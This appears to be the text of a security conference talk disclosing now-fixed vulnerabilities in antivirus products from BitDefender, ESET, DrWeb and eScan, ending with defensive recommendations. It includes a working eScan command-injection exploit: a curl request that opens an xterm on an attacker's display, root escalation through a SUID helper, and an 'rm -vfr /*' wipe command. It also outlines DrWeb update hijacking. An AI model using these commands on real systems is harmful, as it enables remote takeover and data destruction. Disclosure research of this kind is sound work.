00006E60	C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00	?{D.?{D.?{D.?{D.	00006E60	C9 7B 44 00 CD 7B 44 00 CD 7B 44 00 C9 7B 44 00	?{D.?{D.?{D.?{D.
00006E70	C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00	?{D.?G.?G.?G.?G.	00006E70	C9 7B 44 00 C9 CB 47 00 C9 DB 47 00 C9 DB 47 00	?{D.?G.?G.?G.?G.
00006E80	CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00	?G.?W.?W.?G.?G.	00006E80	CB DB 47 00 CB DB 57 00 CB CB 57 00 CB CB 47 00	?G.?W.?W.?G.?G.
00006E90	CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00	?G.?G.?G.?G.?G.	00006E90	CB DB 47 00 CB DB 47 00 DB DB 47 00 DB DB 47 00	?G.?G.?G.?G.?G.
00006EA0	DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00	?G.?G...G...?F.	00006EA0	DB DB 47 00 AB 0C 47 00 1F 0C 47 00 1F 9C 46 00	?G.?G...G...?F.

- Those bytes were used to calculate the file and sections alignment of the new, in memory, unpacked PE file.
- When set to 0xFFFFFFFF and 0xFFFFFFFF, both file and sections alignment were set to 0...

BitDefender bugs

- ...and their values were used, later on, in some arithmetic operations:

```
zero:F68749BE      mov     eax, [ecx+IMAGE_NT_HEADERS.OptionalHeader.FileAlignment] ; calculated FileAlignment of the new PE file (will be 0)
zero:F68749C1      add     esi, 28h
zero:F68749C4      push   ebx
zero:F68749C5      mov     ebx, [ecx+IMAGE_NT_HEADERS.OptionalHeader.SectionAlignment] ; calculated SectionAlignment of the new PE file (will be 0)
zero:F68749C8      mov     [ebp+file_alignment], eax
zero:F68749CB      cmp     eax, 200h
zero:F68749D0      jbe    short loc_F68749DA
zero:F68749D2      mov     eax, 200h
zero:F68749D7      mov     [ebp+file_alignment], eax
zero:F68749DA      loc_F68749DA:                                ; CODE XREF: sub_F68748D0+100i j
zero:F68749DA      lea    edx, [ebx-1]
zero:F68749DD      test   ebx, edx
zero:F68749DF      jz     short loc_F68749E3
zero:F68749E1      mov     ebx, eax
zero:F68749E3      loc_F68749E3:                                ; CODE XREF: sub_F68748D0+10Fi j
zero:F68749E3      xor     edx, edx
zero:F68749E5      mov     eax, esi
zero:F68749E7      div     ebx                                ; Divide by zero with SectionAlignment
zero:F68749E9      test   edx, edx
zero:F68749EB      jz     short loc_F68749F1
zero:F68749ED      sub     ebx, edx
zero:F68749EF      add     esi, ebx
zero:F68749F1      loc_F68749F1:                                ; CODE XREF: sub_F68748D0+11Bi j
zero:F68749F1      mov     ebx, [ebp+file_alignment]
zero:F68749F4      xor     edx, edx
zero:F68749F6      mov     eax, esi
zero:F68749F8      div     ebx                                ; Divide by zero, with FileAlignment
zero:F68749FA      mov     [ebp+file_alignment], eax
```

- Those 2 bugs were trivial to discover. But they failed to find them by themselves...

One more complex BitDefender bug...

- (Vulnerability fixed) Modifying a single byte in a Thinstall installer would make it to crash:

Offset	thinstall-repro.pe	thinstall-original.pe
00006530	5B 75 E2 7C 6E C4 BF 5B 1F E0 5B 70 A2 9C 59 E6	5B 75 E2 7C 6E C4 BF 5B 1F E0 5B 70 A2 9C 59 E6
00006540	B1 29 C6 F6 85 D0 02 CC 34 F0 80 F1 17 45 EE D3	B1 29 C6 F6 85 D0 02 CC 34 F0 80 F1 17 45 EE D3
00006550	6F 02 33 9E 99 94 D1 F7 56 E3 2E BA 19 CD 6F 9A	6F 02 33 9D 99 94 D1 F7 56 E3 2E BA 19 CD 6F 9A
00006560	97 84 FD EF FB 44 62 BF 28 BF B8 C8 76 FF D9 C8	97 84 FD EF FB 44 62 BF 28 BF B8 C8 76 FF D9 C8
00006570	1C F7 4C DA C1 68 99 45 4D B4 7E 4B 66 B6 FA 95	1C F7 4C DA C1 68 99 45 4D B4 7E 4B 66 B6 FA 95
00006580	52 76 C3 36 D6 6B B4 98 42 CD 0E 9B E6 9F A6 26	52 76 C3 36 D6 6B B4 98 42 CD 0E 9B E6 9F A6 26
00006590	FE 61 4A 0C 2A 77 23 60 BF E7 97 BF EF AC 4F 20	FE 61 4A 0C 2A 77 23 60 BF E7 97 BF EF AC 4F 20

- After modifying one byte, the decompressed content would get corrupt. And index to a table was calculated with the corrupted content... and data likely controlled by the attacker was copied to a position also likely controllable.
- Again: this bug was trivial to discover. TRIVIAL.

BitDefender notes

- This and all BitDefender's bugs don't affect exclusively BitDefender's products.
- It affects many AV products out there as previously mentioned.
- Adding a new AV engine to your product may sound “cool” but you're making 3rd party bugs yours.
- And, by the way, you didn't audit it before adding to your product...
 - Otherwise, I doubt you would have added it.



ESET Nod32

- ESET Nod32 is a well known Slovak AV engine.
- Like many other AV engines, it suffers from a number of vulnerabilities that can be trivially discovered.
- One little example: a malformed PDF file.
 - A negative or big value for any element of a /W(idth) element with arrays used to crash it.
 - A simple remote denial of service.

ESET Nod32 bug with PDF files

```
23/03/14 17:45:20 222.075 bytes
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65 /Info 357 0 R/Le
000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30 ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54 9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B [ ] ype/XRef/W[ ]

000361FB 31 1
000361FC 20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D 3 1]>>stream.

23/03/14 16:32:18 222.113 bytes
000361C0 2F 49 6E 66 6F 20 33 35 37 20 30 20 52 2F 4C 65 /Info 357 0 R/Le
000361D0 6E 67 74 68 20 33 32 33 2F 52 6F 6F 74 20 33 30 ngth 323/Root 30
000361E0 39 20 30 20 52 2F 53 69 7A 65 20 33 36 36 2F 54 9 0 R/Size 366/T
000361F0 79 70 65 2F 58 52 65 66 2F 57 5B 33 34 30 32 38 ype/XRef/W[34028
00036200 32 33 36 36 39 32 30 39 33 38 34 36 33 34 36 33 2366920938463463
00036210 33 37 34 36 30 37 34 33 31 37 36 38 32 31 31 34 3746074317682114
00036220 35 35 20 33 20 31 5D 3E 3E 73 74 72 65 61 6D 0D 55 3 1]>>stream.
```

- According to ESET sources they use fuzzing as part of QA.
 - I think they are not doing it very well...
- Finding this bug was trivial, like all the ones I previously shown.
- This bug was reported and fixed by ESET.

Remote Code Execution



Dr.WEB®

DrWeb antivirus

- DrWeb is a russian antivirus. Used, for example, by the largest bank (Sberbank) and the largest search engine in Russia (Yandex) + the Duma, to name a few customers.
- More of their propaganda (the original web page I got this information from is inaccessible since I disclosed just 1 vulnerability during SyScan 2014 Singapore):



Licenses and Certificates

Dr.Web is the only anti-virus certified by the Ministry of Defence of the Russian Federation, the highest grade of certificate from the Government.

- License of the Ministry of Defence of the Russian Federation, for activities related to information security tools development

Dr.Web are certified by FSB (Federal Security Service) and FSTEC (Federal Service for Technology and Export Control), which allow their use in organizations with high standards of security.

- License of the FSB Russia, for activities involving access to state secret information within Moscow and Moscow region
- License of the Centre for licensing, certification and state secret information protection of FSB Russia, for development and/or publishing of tools for protection of classified information
- License of the FSTEC for development of information security tools
- License of the FSTEC for development and/or publishing of tools for protection of classified information

DrWeb updating protocol

- DrWeb used (still does it?) to update via HTTP only. They do not use SSL/TLS.
- It used to download a catalog file first:
 - Example for Linux:
 - `http://<server>/unix/700/drweb32.lst.lzma`
 - In the catalog file there was a number of updatable files + a hash for them:
 - VDB files (Virus DataBases).
 - DrWeb32.dll.
- The hash was, simply, a CRC32 and no component was signed, even the DrWeb32.dll library.

DrWeb updating protocol

- The “*highest grade of certificate from the government*” used to require the highest grade of checking for their virus database files and antivirus libraries: CRC32. Lol.
- To exploit in a LAN intercepting these domains was enough:
 - update.nsk1.drweb.com
 - update.drweb.com
 - update.msk.drweb.com
 - update.us.drweb.com
 - update.msk5.drweb.com
 - update.msk6.drweb.com
 - update.fr1.drweb.com
 - update.us1.drweb.com
 - update.nsk1.drweb.com
- ...and replacing drweb32.dll with your “modified” (Izma'ed) version.

DrWeb updating protocol

- Exploiting it was rather easy with ettercap and a quick Python web server + Unix lzma tool.
 - You only need to calculate the CRC32 checksum and compress (lzma) the drweb32.dll file.
- I tested the bug under Linux: full code execution is possible.
 - Though you need to be in a LAN to be able to do so, obviously.
- One Russian guy wrote a Metasploit exploit for Windows:
 - <http://habrahabr.ru/post/220113/>
- In my opinion, this updating protocol (is?) was horrible.

DrWeb updating protocol vulnerability

- The vulnerability was fixed and “an alert” issued.
- In the “alert” they do not say they fixed a vulnerability.
 - <http://news.drweb.com/?i=4372&c=5&lng=ru&p=0>
 - The alert is not available in English, only Russian and, I think, Chinese.
- They only said that changes were made to increase the security of the update procedure.
 - Technically true: From no security to some security.
- I did not research the update. It can be fun as I'm 99% sure they are doing it wrong.
 - I had no time to check for this conference, sorry :(



eScan for Linux

- I was bored some random night in Singapore and found that the eScan product have a Linux version.
- I downloaded and installed it (~1 hour because of the awful hotel's connection).
- Then I started checking what it installs, finding for SUID binaries, etc...
 - They use BitDefender and ClamAV engines, they don't have their own engine so, no need to test the scanners.
 - I already had vulnerabilities for such engines...
- They install a Web server for management and a SUID binary called:
 - `/opt/MicroWorld/sbin/runasroot`

eScan for Linux

- The SUID binary allows to execute root commands to the following users:
 - root
 - mwconf (created during installation).
- The eScan management application (called MwAdmin) is so flawed I decided to stop at the first RCE... It was fixed recently.
 - A command injection in the login form (PHP).
 - In a “security” product.
 - Yes.

eScan for Linux login page



Username (Email-id):

Password:

Product name:

Language:

[Forgot Password](#)

eScan for Linux remote root

- This specific bug required to know/guess an existing user. Not so hard.
 - People from Immunity discovered more bugs that didn't require to guess a user name and used this application as a vuln-hunting teaching tool.
 - The application is buggy as hell. It's only good for learning what not to do or how to write easy exploits, as a tutorial.
- The user name and the password were used to construct an operating system command executed via the PHP's function "exec".
 - I was not able to inject in the user name.
 - But I was able to inject in the password.
- ...

Source code of login.php (I)

```
..... if(isvalid_emailid_single1($username) != 0 )
..... {
.....     header("Location: index.php?err_msg=user");
.....     exit();
..... }
..... elseif( strlen($passwd) < 5)
..... {
.....     header("Location: index.php?err_msg=password_len");
.....     exit();
..... }
..... else
..... {
.....     $retval = check_user($username, "NULL", $passwdFile, "NULL");
.....     list($k,$v)=explode("-", $retval);
.....     if($v != 0 )
.....     {
.....         header("Location: index.php?err_msg=usernotexists");
.....         exit();
.....     }
.....     elseif( strlen($passwd)<5 )
.....     {
.....         header("Location: index.php?err_msg=password_len");
.....         exit();
.....     }
.....     elseif( preg_match("/[|&)(!><\'\"` ]/", $passwd) )
.....     {
.....         header("Location: index.php?err_msg=password_chars");
.....         exit();
.....     }
..... }
```

Source code of login.php (II)

- The password sent to the user was passed to check_user:

```
..... }  
..... elseif( preg_match("/[!&(!><\\'\"` ]/", $passwd) )  
..... {  
.....     header("Location: index.php?err_msg=password_chars");  
.....     exit();  
..... }  
..... else  
..... {  
.....     $retval=check_user($username,$passwd,$passwdFile,"USERS");  
.....     list($k,$v)=explode("-", $retval);  
.....     if($v == 0)
```

- There were some very basic checks against the password.
 - Specially for shell escape characters.
 - But they forgot various other characters like ';'.

Source code of common_functions.php

- Then, the given password was used in the function check_user like this:

```
function check_user($uname, $password, $passfile, $product)
{
    .....// name and path of the binary
    .....$prog = "/opt/MicroWorld/sbin/checkpass";
    .....$runasroot = "/opt/MicroWorld/sbin/runasroot";
    .....unset($output);
    .....unset($ret);
    .....// name and path of the passwd file
    .....$out= exec("$runasroot $prog $uname $password $passfile $product", $output, $ret);
    .....$val = $output[0]."-".$ret;
    .....return $val;
}
```


eScan for Linux RCE

- My super-ultra-very-txupi-complex exploit for it:

```
$ xhost +
```

```
$ export TARGET=http://target:10080
```

```
$ curl --data
```

```
"product=1&uname=valid@user.com&pass=1234567;  
DISPLAY=YOURIP:0;xterm;" $TARGET/login.php
```

- Once you're in, run this to escalate privileges:

```
$ /opt/MicroWorld/sbin/runasroot /usr/bin/  
xterm
```

- Or anything else you want...

```
$ /opt/MicroWorld/sbin/runasroot rm -vfr /*
```

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- **Conclusions**
- Recommendations

Conclusions

- In general, AV software...
 - ...doesn't make you any safer against skilled attackers.
 - ...increase your attack surface.
 - ...make you more vulnerable to skilled attackers.
 - ...are as vulnerable to attacks as any other application.
- Some AV software...
 - ...may lower your operating system protections.
 - ...are plagued of both local and remote vulnerabilities.
- Some AV companies...
 - ...don't give a fuck about security in their products.

Breaking antivirus software

- Introduction
- Attacking antivirus engines
- Finding vulnerabilities
- Exploiting antivirus engines
- Antivirus vulnerabilities
- Conclusions
- **Recommendations**

Recommendations for AV users

- Do not blindly trust your AV product.
 - BTW, do not trust your AV product.
 - Also, do not trust your AV product.
 - Nope. I cannot stress it enough.
- Isolate the machines with AV engines used for gateways, network inspection, etc...
- Audit your AV engine or ask a 3rd party to audit the AV engine you want to deploy in your organization.

Recommendations for AV companies

- Audit your products: source code reviews & fuzzing.
 - No, AV comparatives and the like are not even remotely close to this.
 - Running a Bug Bounty, like Avast, is a very good idea too.
- Do not use the highest privileges possible for scanning network packets, files, etc...
 - You don't need to be root/system to scan a network packet or a file.
 - You only need root/system to get the contents of that packet or file.
 - Send the network packet or file contents to another, low privileged or sandboxed, process.

Recommendations for AV companies

- Run dangerous code under an emulator, vm or, at the very least, in a sandbox. I only know 1 AV using this approach.
 - The file parsers written in C/C++ code are very dangerous.
 - If one finds a vulnerability and it's running inside an emulator/sandbox one needs also an escape vulnerability to completely own the AV engine.
 - Why is it harder to exploit browsers than security products?
 - Or use a “safer” language. Some AV products, actually, are doing this: Using Lua, for example.
- Do not trust your own processes. They can be owned.
 - I'm not talking about signing the files.
 - I'm talking about your AV's running processes.

Recommendations for AV companies

- Do not use plain HTTP for updating your product.
 - Use SSL/TLS.
 - Also, digitally sign all files.
 - No, CRC is not a signature. Really.
 - ...and verify there is nothing else after the signature.
 - Also, verify the whole certification chain...

Recommendations for AV companies

- Drop old code that is of no use today or make this code not available by default.
 - Code for MS-DOS era viruses, packers, protectors, etc...
 - Parsers for file format vulnerabilities in completely unsupported products nowadays.
- Such old code not touched in years is likely to have vulnerabilities.
- Ignore any antivirus comparative company asking you to detect malwares from the Jurassic era. Avoid them.

Questions?

